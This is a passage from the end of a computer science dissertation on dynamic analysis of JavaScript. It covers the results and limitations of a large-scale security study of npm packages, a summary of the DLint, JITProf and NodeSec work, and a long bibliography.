Front-end issues. 28 vulnerabilities (XSS related) are found in front-end (browser-side) npm packages[60], which do not use Node.js built-in system functions.

Difficult to trigger. 43 vulnerabilities, including Regex DoS attack and timing attack, are reported with a specially crafted example program that uses the vulnerable package to demonstrate the problem. It is difficult to trigger these vulnerabilities. Using the specially crafted example program provided in those reports, 33 DoS related vulnerabilities in this category can be detected by NodeSec. Package-specific oracles are required to dynamically detect the remaining 10 vulnerabilities.

Package-specific. 110 vulnerabilities, such as authentication bypass, content injection and SQL injection, are specific to the package's business logic. For example, Node Security Platform shared a vulnerability caused by a subtle semantic change during JavaScript code minification [89]. Identifying this type of vulnerability still relies on manual inspection. Other issues in this category require package-specific oracles, which are difficult to specify due to our limited manpower. E.g., detecting SQL injection needs to know which package-defined function handles SQL. Unfortunately, the package-defined variables/functions vary among packages. Collecting and writing package-specific behavior oracles to analyze all 330,000 packages' internal logic is prohibitive.

[59] A list of known vulnerabilities in Express.js: `https://expressjs.com/en/advanced/security-updates.html`

[60] Although npm is mainly a server-side JavaScript package manager, some front-end packages are distributed through npm.

All of the packages with security risks found in our study were previously unreported by either nsp [11] or snyk [20]. Those platforms focus on vulnerabilities and, therefore, have no reports on malicious packages and privacy issues. Among those known vulnerable packages that have security issues similar to those found in our study, there are 40 packages with insecure resource downloads, 1 package with dangerous HTTP headers, 2 packages with arbitrary file overwrite issues, and 6 packages with directory traversal issues. In addition to those known vulnerabilities, we discovered several types of undocumented attacks and vulnerabilities: package overwriting, privacy breach, and runtime install. We expected the discrepancy of distribution between the existing reports and our findings, since our approach is guided by analyzing runtime interactions instead of manual code review.

6.7 Conclusion

In this chapter, we conducted the first large-scale empirical study on over 330,000 npm packages to investigate and characterize the security risks in the npm registry. We adopt a behavior-driven approach to investigate security issues in the npm repository by developing a dynamic analysis framework that monitors and reports potentially malicious or vulnerable built-in system function calls. Based on the packages' runtime behaviors intercepted and recorded by our system, we discovered 360 previously unknown malicious or vulnerable packages that have 614,707 accumulated downloads and 2,138 daily downloads, many of which remain live in npm.

Chapter 7
Limitations

Testing shows the presence, not the absence of bugs.

– Edsger W. Dijkstra

Despite the increasing interest of the research community in dynamic analysis, its adoption in industry is not yet on par with static analysis tools [28, 32, 118]. In this chapter, we discuss the limitations we observed during the research and development of dynamic analysis for JavaScript.

Triggering runtime behaviors. Jalangi and NodeSec use dynamic analysis for analyzing npm packages, and, as with every dynamic analysis system, the correct detection of a package relies on triggering the problematic behavior. NodeSec automatically loads packages, executes package-defined methods, and triggers registered events to enhance the dynamic analysis, but does not provide a complete view of the package's behavior. For example, when a package starts a web application, NodeSec cannot understand and, thus, does not trigger all of the application's behavior. Moreover, most packages are not standalone software. Detecting some known vulnerabilities like an SQL injection or XSS often requires using a Node.js package inside a web service. Identifying, integrating and triggering all npm packages that may have such vulnerabilities is challenging.

Issues manifested by dynamic behavior. Not all issues can be detected by observing the runtime execution. In Section 4.4.2, our empirical study shows that DLint and static analysis tools such as JSHint are each capable of detecting a unique set of problems. For example, dynamic analysis cannot detect syntax-related code smells such as missing a semicolon after a statement. On the other hand, JSHint cannot accurately detect `for-in` over arrays. Our experimental results suggest that dynamic analysis tools complement existing static checkers by revealing problems that are missed statically and by finding violations of rules that cannot be easily checked through static analysis.

Runtime overhead. One barrier to adopting dynamic analysis in a production environment is the runtime overhead caused by instrumentation and runtime analysis. For heavyweight instrumentation in Jalangi, we observe an average slowdown of 26X-30X. The slowdown of NodeSec is relatively lower (1.3X) due to its lightweight instrumentation mechanism. In this dissertation, the dynamic analyses are built for in-house testing and analysis instead of production deployment. One way of lowering the overhead is sampling (described in Section 5.2.4). Further reduction of the slowdown typically could be achieved by inlining the analysis in the JavaScript engine, which requires a non-trivial amount of engineering effort.

Monitoring built-in system functions. NodeSec currently lacks data flow analysis in the package's code. NodeSec cannot analyze a package's logic, which sometimes leads to vulnerabilities that are not obviously manifested through system calls. We try to mitigate this issue by feeding bait information at the sources of possible malicious data flow and by monitoring other built-in system functions as sinks. Although effective in detecting certain issues, such as directory traversal vulnerabilities, this approach will miss encrypted data flow. Specifying more sophisticated oracles for automated detection requires adding package-specific analysis code based on manual analysis, which is difficult for a large-scale study.

This is a behavior-driven and data-driven study. We focus on monitoring the interactions between the JS engine and the OS. Then we inspect suspicious interactions to further refine our behavior model. So far we haven't found any suspicious interactions related to SQL injection or XSS since detecting SQL injection or XSS requires a prior knowledge of the package's internal logic. E.g., detecting SQL injection requires knowing which package-defined function handles SQL. Defining patterns at this level for such an exploratory empirical study is difficult. Since the number and format of built-in system functions are fixed, we are able to analyze the behavior model based on those 500+ built-in system functions. In contrast, the package-defined variables and functions vary among packages. Collecting and writing package-specific behavior oracles (based on Jalangi) to analyze all 330,000 packages' internal logic is prohibitive.

Interaction with Non-JavaScript Code. Our dynamic program analyses ignore the behavior of code not implemented in JavaScript, such as the native implementations of additional built-in functions from node.js add-ons. We found 2,034 packages compile C/C++ code or rebuild Node.js during the package installation due to the inclusion of native add-ons. We did not investigate those packages, since analyzing C/C++ code or binary is beyond the scope of the Node.js runtime, in which NodeSec is hosted.

Iteratively Refining Security Policies. In our npm study (Chapter 6), we adopted an iterative approach to sample and refine our security policies, we began by monitoring every built-in system function call. From this point we iteratively refined our list of monitored behaviors to ignore built-in system functions that consistently appear as benign operations. Although we put our best effort on examining those suspicious built-in system function logs, we could miss operations that appear benign but in rare cases are malicious or vulnerable.

Chapter 8
Summary

... that what in time proceeds, may token to the future our past deeds.

– William Shakespeare, *All's Well That Ends Well*

In this dissertation we have presented NodeSec and an extension of Jalangi, which instrument JavaScript by monkey patching and code rewriting. Both frameworks simplify development of runtime monitoring — thereby opening doors to further research of JavaScript dynamic analysis. We also showed how such frameworks could enable new applications in detecting correctness, performance, and security issues.

In Chapter 4, we presented DLint, a dynamic analysis that consists of an extensible framework and 28 checkers that address problems related to inheritance, types, language misuse, API misuse, and uncommon values. Our work contributes the first formal description of these otherwise informally documented rules and the first dynamic checker for rule violations. We apply DLint in a comprehensive empirical study of over 200 of the world's most popular web sites and show that dynamic checking complements state-of-the-art static checkers.

In Chapter 5, we presented JITProf, a profiling framework to pinpoint code locations that prohibit profitable JIT optimizations. We instantiate the framework for seven code patterns that lead to performance bottlenecks on popular JavaScript engines and show that these patterns occur in popular websites, that JITProf finds instances of these patterns in widely used benchmark programs, and that simple changes of the programs to avoid the JIT-unfriendly code lead to significant performance improvements.

In Chapter 6, we presented the first large-scale empirical study of over 330,000 npm packages to investigate and characterize the security risks in the npm registry. We built our analysis on top of NodeSec and adopted a behavior-driven approach to investigate security issues in the npm repository by developing a dynamic analysis framework that monitors and reports potentially malicious or vulnerable built-in system function calls. Based on the packages' runtime behaviors intercepted and recorded by our system, we discovered 360 previously unknown malicious or vulnerable packages that have 614,707 accumulated downloads and 2,138 daily downloads, many of which remain live in npm.

Since JavaScript has become popular within the last decade, the field of research is still growing and relatively young. We expect this growth to continue and hope that this dissertation helps to guide further progress in this area.

Relevant Publication & Report & Tutorial

[G1] E. Andreasen, L. Gong, A. Møller, M. Pradel, M. Selakovic, K. Sen, and C. alexandru Staicu. A Survey of Dynamic Analysis and Test Generation for JavaScript. *ACM Computing Surveys*, 2017.

[G2] L. Gong, W. Cui, M. Marron, and K. Sen. Tracing and Understanding Security Risks in node.js Applications. Technical Report (EECS Berkeley and Microsoft Research), 2017.

[G3] L. Gong, M. Pradel, and K. Sen. Jitprof: Pinpointing JIT-unfriendly JavaScript Code. In *10th Joint Meeting of the European Software Engineering Conference and the ACM SIGSOFT Symposium on the Foundations of Software Engineering (ESEC/FSE'15)*. ACM, 2015.

[G4] L. Gong, M. Pradel, M. Sridharan, and K. Sen. DLint: Dynamically Checking Bad Coding Practices in JavaScript. In *International Symposium on Software Testing and Analysis (ISSTA'15)*. ACM, 2015.

[G5] M. Sridharan, K. Sen, and L. Gong Dynamic analysis of JavaScript with Jalangi (Tutorial). In *37th annual ACM SIGPLAN conference on Programming Language Design and Implementation (PLDI'16)*. ACM, 2016.

Bibliography

[1] "A malicious module on NPM," https://blog.liftsecurity.io/2015/01/27/a-malicious-module-on-npm.

[2] "DTrace Tools," http://www.brendangregg.com/dtrace.html.

[3] "ESLint," http://eslint.org/.

[4] "Google Closure Compiler," https://developers.google.com/closure/compiler/.

[5] "JSHint," http://jshint.com/.

[6] "JSLint," http://www.jslint.com/.

[7] "Lift," https://liftsecurity.io.

[8] "mitmproxy. An interactive console program that allows traffic flows to be intercepted, inspected, modified and replayed." https://mitmproxy.org/.

[9] "Monkey Patch in Ruby," http://blog.headius.com/2012/11/refining-ruby.html.

[10] "Native vs Typed JS Array Speed," http://jsperf.com/native-vs-typed-js-array-speed/23.

[11] "Node Security Platform," https://nodesecurity.io.

[12] “Node.js,” https://nodejs.org/en.

[13] “Node.js alert: Google engineer finds flaw in NPM scripts,” https://tinyurl.com/yc69nsds.

[14] “Node.js documentation,” https://nodejs.org/en/docs, accessed April 21, 2017.

[15] “Node.js runtime for in production monitoring.” https://nodesource.com/products/nsolid.

[16] “Node.js’s npm Is Now The Largest Package Registry in the World ,” https://tinyurl.com/gmuovgc.

[17] “Performance Tips for JavaScript in V8,” http://www.html5rocks.com/en/tutorials/speed/v8/.

[18] “Remote memory disclosure,” https://nodesecurity.io/advisories/67.

[19] “Retire.js,” https://github.com/RetireJS/retire.js.

[20] “Snyk,” https://snyk.io.

[21] “strace,” https://linux.die.net/man/1/strace.

[22] “The Closure Linter enforces the guidelines set by Google,” https://code.google.com/p/closure-linter/.

[23] “Writing Fast, Memory-Efficient JavaScript,” https://addyosmani.com/blog/writing-fast-memory-efficient-javascript/.

[24] W. Ahn, J. Choi, T. Shull, M. J. GarzarÃąn, and J. Torrellas, “Improving JavaScript performance by deconstructing the type system,” in *PLDI*, 2014.

[25] C. Anderson, P. Giannini, and S. Drossopoulou, “Towards type inference for JavaScript,” in *19th European conference on Object-Oriented Programming*, ser. ECOOP’05, 2005, pp. 428–452.

[26] E. S. Andreasen, A. Møller, and B. B. Nielsen, “Systematic approaches for increasing soundness and precision of static analyzers,” in *Proceedings of the 6th ACM SIGPLAN International Workshop on State Of the Art in Program Analysis, SOAP@PLDI 2017, Barcelona, Spain, June 18, 2017*, K. Ali and C. Cifuentes, Eds. ACM, 2017, pp. 31–36. [Online]. Available: http://doi.acm.org/10.1145/3088515.3088521

[27] S. Artzi, J. Dolby, S. H. Jensen, A. Møller, and F. Tip, “A framework for automated testing of JavaScript web applications,” in *ICSE*, 2011, pp. 571–580.

[28] N. Ayewah and W. Pugh, “The google findbugs fixit,” in *Proceedings of the Nineteenth International Symposium on Software Testing and Analysis, ISSTA 2010, Trento, Italy, July 12-16, 2010*, 2010, pp. 241–252. [Online]. Available: http://doi.acm.org/10.1145/1831708.1831738

[29] C. Barrett and C. Tinelli, "CVC3," in 19^{th} *International Conference on Computer Aided Verification (CAV '07)*, ser. LNCS, vol. 4590, 2007, pp. 298–302.

[30] R. Bell, A. D. Malony, and S. Shende, "Paraprof: A portable, extensible, and scalable tool for parallel performance profile analysis." in *Euro-Par*, 2003, pp. 17–26.

[31] E. Berg and E. Hagersten, "Fast data-locality profiling of native execution," in *SIGMETRICS*, 2005, pp. 169–180.

[32] A. Bessey, K. Block, B. Chelf, A. Chou, B. Fulton, S. Hallem, C. Henri-Gros, A. Kamsky, S. McPeak, and D. R. Engler, "A few billion lines of code later: Using static analysis to find bugs in the real world," *Communications of the ACM*, vol. 53, no. 2, pp. 66–75, 2010.

[33] G. M. Bierman, M. Abadi, and M. Torgersen, "Understanding TypeScript," in *ECOOP 2014 - Object-Oriented Programming - 28th European Conference, Uppsala, Sweden, July 28 - August 1, 2014. Proceedings*, 2014, pp. 257–281. [Online]. Available: https://doi.org/10.1007/978-3-662-44202-9_11

[34] D. Bonetta, L. Salucci, S. Marr, and W. Binder, "Gems: shared-memory parallel programming for node.js," in *Proceedings of the 2016 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2016, part of SPLASH 2016, Amsterdam, The Netherlands, October 30 - November 4, 2016*, 2016, pp. 531–547. [Online]. Available: http://doi.acm.org/10.1145/2983990.2984039

[35] P. Boonstoppel, C. Cadar, and D. R. Engler, "Rwset: Attacking path explosion in constraint-based test generation." in *TACAS*, 2008, pp. 351–366.

[36] C. Chambers, D. Ungar, and E. Lee, "An efficient implementation of self - a dynamically-typed object-oriented language based on prototypes." in *OOPSLA*, 1989, pp. 49–70.

[37] I. K. Chaniotis, K. D. Kyriakou, and N. D. Tselikas, "Is node.js a viable option for building modern web applications? A performance evaluation study," *Computing*, vol. 97, no. 10, pp. 1023–1044, 2015. [Online]. Available: http://dx.doi.org/10.1007/s00607-014-0394-9

[38] W. Choi, G. Necula, and K. Sen, "Guided GUI Testing of Android Apps with Minimal Restart and Approximate Learning," in *Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, 2013.

[39] S. R. Choudhary, "Cross-platform testing and maintenance of web and mobile applications," in *ICSE*, 2014, pp. 642–645.

[40] S. R. Choudhary, M. R. Prasad, and A. Orso, "CrossCheck: Combining crawling and differencing to better detect cross-browser incompatibilities in web applications," in *ICST*, 2012, pp. 171–180.

[41] ——, "X-PERT: accurate identification of cross-browser issues in web applications," in *ICSE*, 2013, pp. 702–711.

[42] ——, "Cross-platform feature matching for web applications," in *ISSTA*, 2014, pp. 82–92.

[43] ——, "X-PERT: a web application testing tool for cross-browser inconsistency detection," in *ISSTA*, 2014, pp. 417–420.

[44] S. R. Choudhary, H. Versee, and A. Orso, "A cross-browser web application testing tool," in *ICSM*, 2010, pp. 1–6.

[45] ——, "WEBDIFF: automated identification of cross-browser issues in web applications," in *ICSM*, 2010, pp. 1–10.

[46] I. Costa, P. Alves, H. N. Santos, and F. M. Q. Pereira, "Just-in-time value specialization," in *CGO*, 2013, pp. 1–11.

[47] P. Cousot and R. Cousot, "Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints," in *Symposium on Principles of Programming Languages (POPL)*. ACM, 1977, pp. 238–252.

[48] D. Crockford, *JavaScript: The Good Parts*. O'Reilly, 2008.

[49] C. Curtsinger and E. D. Berger, "STABILIZER: statistically sound performance evaluation," in *Architectural Support for Programming Languages and Operating Systems (ASPLOS)*. ACM, 2013, pp. 219–228.

[50] L. M. de Moura and N. Bjørner, "Z3: an efficient SMT solver," in *Tools and Algorithms for the Construction and Analysis of Systems, 14th International Conference, TACAS 2008, Held as Part of the Joint European Conferences on Theory and Practice of Software, ETAPS 2008, Budapest, Hungary, March 29-April 6, 2008. Proceedings*, ser. Lecture Notes in Computer Science, C. R. Ramakrishnan and J. Rehof, Eds., vol. 4963. Springer, 2008, pp. 337–340. [Online]. Available: https://doi.org/10.1007/978-3-540-78800-3_24

[51] M. Diep, M. B. Cohen, and S. G. Elbaum, "Probe distribution techniques to profile events in deployed software," in *17th International Symposium on Software Reliability Engineering (ISSRE 2006), 7-10 November 2006, Raleigh, North Carolina, USA*, 2006, pp. 331–342. [Online]. Available: http://doi.ieeecomputersociety.org/10.1109/ISSRE.2006.36

[52] Y. Ding, M. Zhou, Z. Zhao, S. Eisenstat, and X. Shen, "Finding the limit: examining the potential and complexity of compilation scheduling for jit-based runtime systems." in *ASPLOS*, 2014, pp. 607–622.

[53] ECMA, *ECMA-262: ECMAScript Language Specification*, 3rd ed., Dec. 1999. [Online]. Available: http://www.ecma.ch/ecma1/STAND/ECMA-262.HTM

[54] A. M. Fard and A. Mesbah, "JSNOSE: detecting javascript code smells," in *13th IEEE International Working Conference on Source Code Analysis and Manipulation, SCAM 2013, Eindhoven, Netherlands, September 22-23, 2013*, 2013, pp. 116–125. [Online]. Available: http://dx.doi.org/10.1109/SCAM.2013.6648192

[55] A. Feldthaus, M. Schäfer, M. Sridharan, J. Dolby, and F. Tip, "Efficient construction of approximate call graphs for javascript ide services," in *ICSE*, 2013.

[56] D. Flanagan, *JavaScript - the definitive guide: activate your web pages: covers Ajax and DOM scripting (5. ed.).* O'Reilly, 2006. [Online]. Available: http://www.oreilly.de/catalog/jscript5/index.html

[57] J. Flinn and M. Satyanarayanan, "Powerscope: A tool for profiling the energy usage of mobile applications," in *WMCSA*, 1999, pp. 2–10.

[58] J. Frolin S. Ocariza, K. Pattabiraman, and A. Mesbah, "Vejovis: Suggesting fixes for JavaScript faults," in *ICSE*, 2014.

[59] A. Gal, B. Eich, M. Shaver, D. Anderson, D. Mandelin, M. R. Haghighat, B. Kaplan, G. Hoare, B. Zbarsky, J. Orendorff, J. Ruderman, E. W. Smith, R. Reitmaier, M. Bebenita, M. Chang, and M. Franz, "Trace-based just-in-time type specialization for dynamic languages," in *PLDI*, 2009, pp. 465–478.

[60] ——, "Trace-based just-in-time type specialization for dynamic languages." in *PLDI*, 2009, pp. 465–478.

[61] A. Georges, D. Buytaert, and L. Eeckhout, "Statistically rigorous Java performance evaluation," in *Conference on Object-Oriented Programming, Systems, Languages, and Application (OOPSLA).* ACM, 2007, pp. 57–76.

[62] P. Godefroid, N. Klarlund, and K. Sen, "Dart: directed automated random testing," in *PLDI*, 2005, pp. 213–223.

[63] S. L. Graham, P. B. Kessler, and M. K. Mckusick, "Gprof: A call graph execution profiler," in *SIGPLAN Symposium on Compiler Construction.* ACM, 1982, pp. 120–126.

[64] B. Greeg and J. Mauro, *DTrace: Dynamic Tracing in Oracle Solaris, Mac OS X and FreeBSD.* Prentice Hall, 2011.

[65] W. D. Groef, F. Massacci, and F. Piessens, "Nodesentry: least-privilege library integration for server-side javascript," in *Proceedings of the 30th Annual Computer Security Applications Conference, ACSAC 2014, New Orleans, LA, USA, December 8-12, 2014*, 2014, pp. 446–455. [Online]. Available: http://doi.acm.org/10.1145/2664243.2664276

[66] S. Guarnieri and V. B. Livshits, "GATEKEEPER: mostly static enforcement of security and reliability policies for JavaScript code," in *USENIX Security Symposium*, 2009, pp. 151–168.

[67] B. Hackett and S. yu Guo, "Fast and precise hybrid type inference for javascript," in *PLDI*, 2012, pp. 239–250.

[68] C. Hammacher, K. Streit, S. Hack, and A. Zeller, "Profiling java programs for parallelism," in *Proceedings of the 2009 ICSE Workshop on Multicore Software Engineering*, ser. IWMSE '09. Washington, DC, USA: IEEE Computer Society, 2009, pp. 49–55. [Online]. Available: http://dx.doi.org/10.1109/IWMSE.2009.5071383

[69] S. Han, Y. Dang, S. Ge, D. Zhang, and T. Xie, "Performance debugging in the large via mining millions of stack traces," in *International Conference on Software Engineering (ICSE).* IEEE, 2012, pp. 145–155.

[70] M. Hauswirth, P. F. Sweeney, A. Diwan, and M. Hind, "Vertical profiling: understanding the behavior of object-priented applications," in *Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, 2004, pp. 251–269.

[71] D. Herman, *Effective JavaScript: 68 Specific ways to harness the power of JavaScript*. Addison-Wesley, 2013.

[72] D. Hovemeyer and W. Pugh, "Finding bugs is easy," in *Companion to the Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*. ACM, 2004, pp. 132–136.

[73] T. Inc., "What is KISSY?" http://docs.kissyui.com/, 2010.

[74] S. H. Jensen, P. A. Jonsson, and A. Møller, "Remedying the eval that men do," in *International Symposium on Software Testing and Analysis, ISSTA 2012, Minneapolis, MN, USA, July 15-20, 2012*, M. P. E. Heimdahl and Z. Su, Eds. ACM, 2012, pp. 34–44. [Online]. Available: http://doi.acm.org/10.1145/2338965.2336758

[75] S. H. Jensen, A. Møller, and P. Thiemann, "Type analysis for javascript," in *Symposium on Static Analysis (SAS)*. Springer, 2009, pp. 238–255.

[76] G. Jin, L. Song, X. Shi, J. Scherpelz, and S. Lu, "Understanding and detecting real-world performance bugs," in *Conference on Programming Language Design and Implementation (PLDI)*. ACM, 2012, pp. 77–88.

[77] S. C. Johnson, "Lint, a C program checker," 1978.

[78] M. Jovic, A. Adamoli, and M. Hauswirth, "Catch me if you can: performance bug detection in the wild," in *Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*. ACM, 2011, pp. 155–170.

[79] M. N. Kedlaya, B. Robatmili, and B. Hardekopf, "Server-side type profiling for optimizing client-side javascript engines," in *Proceedings of the 11th Symposium on Dynamic Languages*, ser. DLS 2015. New York, NY, USA: ACM, 2015, pp. 140–153. [Online]. Available: http://doi.acm.org/10.1145/2816707.2816719

[80] H. Kikuchi, D. Yu, A. Chander, H. Inamura, and I. Serikov, "Javascript instrumentation in practice," in *APLAS*, 2008, pp. 326–341.

[81] J. Kim, E. Levy, A. Ferbrache, P. Stepanowsky, C. Farcas, S. Wang, S. Brunner, T. Bath, Y. Wu, and L. Ohno-Machado, "MAGI: a node.js web service for fast microrna-seq analysis in a GPU infrastructure," *Bioinformatics*, vol. 30, no. 19, pp. 2826–2827, 2014. [Online]. Available: http://dx.doi.org/10.1093/bioinformatics/btu377

[82] E. Lavoie, B. Dufour, and M. Feeley, "Portable and efficient run-time monitoring of javascript applications using virtual machine layering." in *ECOOP*, 2014, pp. 541–566.

[83] A. R. Lebeck and D. A. Wood, "Cache profiling and the spec benchmarks: A case study," *IEEE Computer*, vol. 27, no. 10, pp. 15–26, 1994.

[84] K. Lei, Y. Ma, and Z. Tan, "Performance comparison and evaluation of web development technologies in php, python, and node.js," in *17th IEEE International Conference on Computational Science and Engineering, CSE 2014, Chengdu, China, December 19-21, 2014*, 2014, pp. 661–668. [Online]. Available: http://dx.doi.org/10.1109/CSE.2014.142

[85] S. Lekies, B. Stock, M. Wentzel, and M. Johns, "The unexpected dangers of dynamic javascript," in *24th USENIX Security Symposium, USENIX Security 15, Washington, D.C., USA, August 12-14, 2015.*, 2015, pp. 723–735. [Online]. Available: https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/lekies

[86] G. Li, E. Andreasen, and I. Ghosh, "SymJS: automatic symbolic testing of JavaScript web applications," in *FSE*, 2014, pp. 449–459.

[87] B. Liblit, A. Aiken, A. X. Zheng, and M. I. Jordan, "Bug isolation via remote program sampling," in *Proceedings of the ACM SIGPLAN 2003 Conference on Programming Language Design and Implementation 2003, San Diego, California, USA, June 9-11, 2003*, 2003, pp. 141–154. [Online]. Available: http://doi.acm.org/10.1145/781131.781148

[88] A. Maatouki, J. Meyer, M. Szuba, and A. Streit, "A horizontally-scalable multiprocessing platform based on node.js," in *2015 IEEE TrustCom/BigDataSE/ISPA, Helsinki, Finland, August 20-22, 2015, Volume 3*, 2015, pp. 100–107. [Online]. Available: http://dx.doi.org/10.1109/Trustcom.2015.618

[89] T. MacWright, "Incorrect Handling of Non-Boolean Comparisons During Minification," https://nodesecurity.io/advisories/39, 2015.

[90] M. Madsen, F. Tip, and O. Lhoták, "Static analysis of event-driven node.js javascript applications," in *Proceedings of the 2015 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2015, part of SPLASH 2015, Pittsburgh, PA, USA, October 25-30, 2015*, 2015, pp. 505–519. [Online]. Available: http://doi.acm.org/10.1145/2814270.2814272

[91] D. Marinov and R. O'Callahan, "Object equality profiling," in *Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, 2003, pp. 313–325.

[92] J. K. Martinsen, H. Grahn, and A. Isberg, "Combining thread-level speculation and just-in-time compilation in google's V8 javascript engine," *Concurrency and Computation: Practice and Experience*, vol. 29, no. 1, 2017. [Online]. Available: https://doi.org/10.1002/cpe.3826

[93] F. Meawad, G. Richards, F. Morandat, and J. Vitek, "Eval begone!: semi-automated removal of eval from javascript programs," in *Proceedings of the 27th Annual ACM SIGPLAN Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2012, part of SPLASH 2012, Tucson, AZ, USA, October 21-25, 2012*, 2012, pp. 607–620. [Online]. Available: http://doi.acm.org/10.1145/2384616.2384660

[94] A. Mesbah and M. R. Prasad, "Automated cross-browser compatibility testing," in *Proceedings of the 33rd International Conference on Software Engineering, ICSE 2011, Waikiki, Honolulu , HI, USA, May 21-28, 2011*, 2011, pp. 561–570. [Online]. Available: http://doi.acm.org/10.1145/1985793.1985870

[95] "Typescript language specification, version 1.8," Microsoft Corporation, January 2016.

[96] R. B. Miller, "Response time in man-computer conversational transactions," in *American Federation of Information Processing Societies: Proceedings of the AFIPS '68 Fall Joint Computer Conference, December 9-11, 1968, San Francisco, California, USA - Part I*, 1968, pp. 267–277. [Online]. Available: http://doi.acm.org/10.1145/1476589.1476628

[97] T. Mytkowicz, A. Diwan, M. Hauswirth, and P. F. Sweeney, "Producing wrong data without doing anything obviously wrong!" in *ASPLOS*, 2009, pp. 265–276.

[98] J. Nielsen, *Usability Engineering*. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 1993.

[99] A. Nistor, L. Song, D. Marinov, and S. Lu, "Toddler: Detecting performance problems via similar memory-access patterns," in *International Conference on Software Engineering (ICSE)*, 2013, pp. 562–571.

[100] NodeSource, "9 Security Tips to Keep Express from Getting Pwned," https://nodesource.com/blog/nine-security-tips-to-keep-express-from-getting-pwned/, 2016.

[101] T. Ogasawara, "Workload characterization of server-side javascript," in *2014 IEEE International Symposium on Workload Characterization, IISWC 2014, Raleigh, NC, USA, October 26-28, 2014*, 2014, pp. 13–21. [Online]. Available: http://dx.doi.org/10.1109/IISWC.2014.6983035

[102] A. Ojamaa and K. Düüna, "Assessing the security of node.js platform," in *7th International Conference for Internet Technology and Secured Transactions, ICITST 2012, London, United Kingdom, December 10-12, 2012*, 2012, pp. 348–355. [Online]. Available: http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=6470829

[103] A. Ortiz, "Server-side web development with javascript and node.js (abstract only)," in *The 45th ACM Technical Symposium on Computer Science Education, SIGCSE '14, Atlanta, GA, USA - March 05 - 08, 2014*, 2014, p. 747. [Online]. Available: http://doi.acm.org/10.1145/2538862.2539001

[104] K. Pattabiraman and B. G. Zorn, "Dodom: Leveraging dom invariants for web 2.0 application robustness testing," in *ISSRE*, 2010, pp. 191–200.

[105] J. A. Pienaar and R. Hundt, "Jswhiz: Static analysis for javascript memory leaks," in *Proceedings of the 2013 IEEE/ACM International Symposium on Code Generation and Optimization, CGO 2013, Shenzhen, China, February 23-27, 2013*. IEEE Computer Society, 2013, pp. 11:1–11:11. [Online]. Available: https://doi.org/10.1109/CGO.2013.6495007

[106] F. Pizlo, "The javascriptcore virtual machine (invited talk)," in *Proceedings of the 13th ACM SIGPLAN International Symposium on on Dynamic Languages, Vancouver, BC, Canada, October 23 - 27, 2017*, D. Ancona, Ed. ACM, 2017, p. 1. [Online]. Available: http://doi.acm.org/10.1145/3133841.3148567

[107] M. Pradel, P. Schuh, G. C. Necula, and K. Sen, "Eventbreak: analyzing the responsiveness of user interfaces through performance-guided test generation," in *Proceedings of the 2014 ACM International Conference on Object Oriented Programming Systems Languages & Applications, OOPSLA 2014, part of SPLASH 2014, Portland, OR, USA, October 20-24, 2014*, 2014, pp. 33–47. [Online]. Available: http://doi.acm.org/10.1145/2660193.2660233

[108] M. Pradel, P. Schuh, and K. Sen, "TypeDevil: Dynamic type inconsistency analysis for JavaScript," in *International Conference on Software Engineering (ICSE)*, 2015.

[109] M. Pradel and K. Sen, "The good, the bad, and the ugly: An empirical study of implicit type conversions in JavaScript," in *European Conference on Object-Oriented Programming (ECOOP)*, 2015.

[110] H. Ra, H. Yoon, A. Salekin, J. Lee, J. A. Stankovic, and S. H. Son, "Poster: Software architecture for efficiently designing cloud applications using node.js," in *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services Companion, Singapore, Singapore, June 25-30, 2016*, 2016, p. 72. [Online]. Available: http://doi.acm.org/10.1145/2938559.2948790

[111] L. Ravindranath, J. Padhye, S. Agarwal, R. Mahajan, I. Obermiller, and S. Shayandeh, "Appinsight: mobile app performance monitoring in the wild," in *Conference on Operating Systems Design and Implementation (OSDI)*. USENIX, 2012, pp. 107–120.

[112] G. Richards, A. Gal, B. Eich, and J. Vitek, "Automated construction of JavaScript benchmarks," in *OOPSLA*, 2011, pp. 677–694.

[113] G. Richards, C. Hammer, B. Burg, and J. Vitek, "The eval that men do - a large-scale study of the use of eval in JavaScript applications." in *ECOOP*, 2011, pp. 52–78.

[114] G. Richards, S. Lebresne, B. Burg, and J. Vitek, "An analysis of the dynamic behavior of JavaScript programs." in *PLDI*, 2010, pp. 1–12.

[115] RisingStack, "Node Hero - Node.js Security Tutorial," https://blog.risingstack.com/node-hero-node-js-security-tutorial/, 2016.

[116] ——, "Node.js Security Checklist," https://blog.risingstack.com/node-js-security-checklist/, 2016.

[117] M. E. Russinovich and A. Margosis, *Troubleshooting with the Windows Sysinternals Tools (2nd Edition)*. Microsoft Press, 2016.

[118] C. Sadowski, J. van Gogh, C. Jaspan, E. Söderberg, and C. Winter, "Tricorder: Building a program analysis ecosystem," in *ICSE*, 2015, pp. 598–608.

[119] P. Saxena, D. Akhawe, S. Hanna, F. Mao, S. McCamant, and D. Song, "A symbolic execution framework for javascript." in *IEEE Symposium on Security and Privacy*, 2010, pp. 513–528.

[120] M. Schäfer, M. Sridharan, J. Dolby, and F. Tip, "Dynamic determinacy analysis," in *PLDI*, 2013, pp. 165–174.

[121] K. Sen, S. Kalasapur, T. Brutch, and S. Gibbs, "Jalangi: A selective record-replay and dynamic analysis framework for javascript," in *ESEC/FSE'13*, August 2013.

[122] K. Sen, G. Necula, L. Gong, and W. Choi, "Multise: Multi-path symbolic execution using value summaries," in *10th Joint Meeting of the European Software Engineering Conference and the ACM SIGSOFT Symposium on the Foundations of Software Engineering (ESEC/FSE'15)*. ACM, 2015, aCM SIGSOFT Distinguished Paper Award.

[123] C. R. Severance, "Javascript: Designing a language in 10 days," *IEEE Computer*, vol. 45, no. 2, pp. 7–8, 2012. [Online]. Available: http://dx.doi.org/10.1109/MC.2012.57

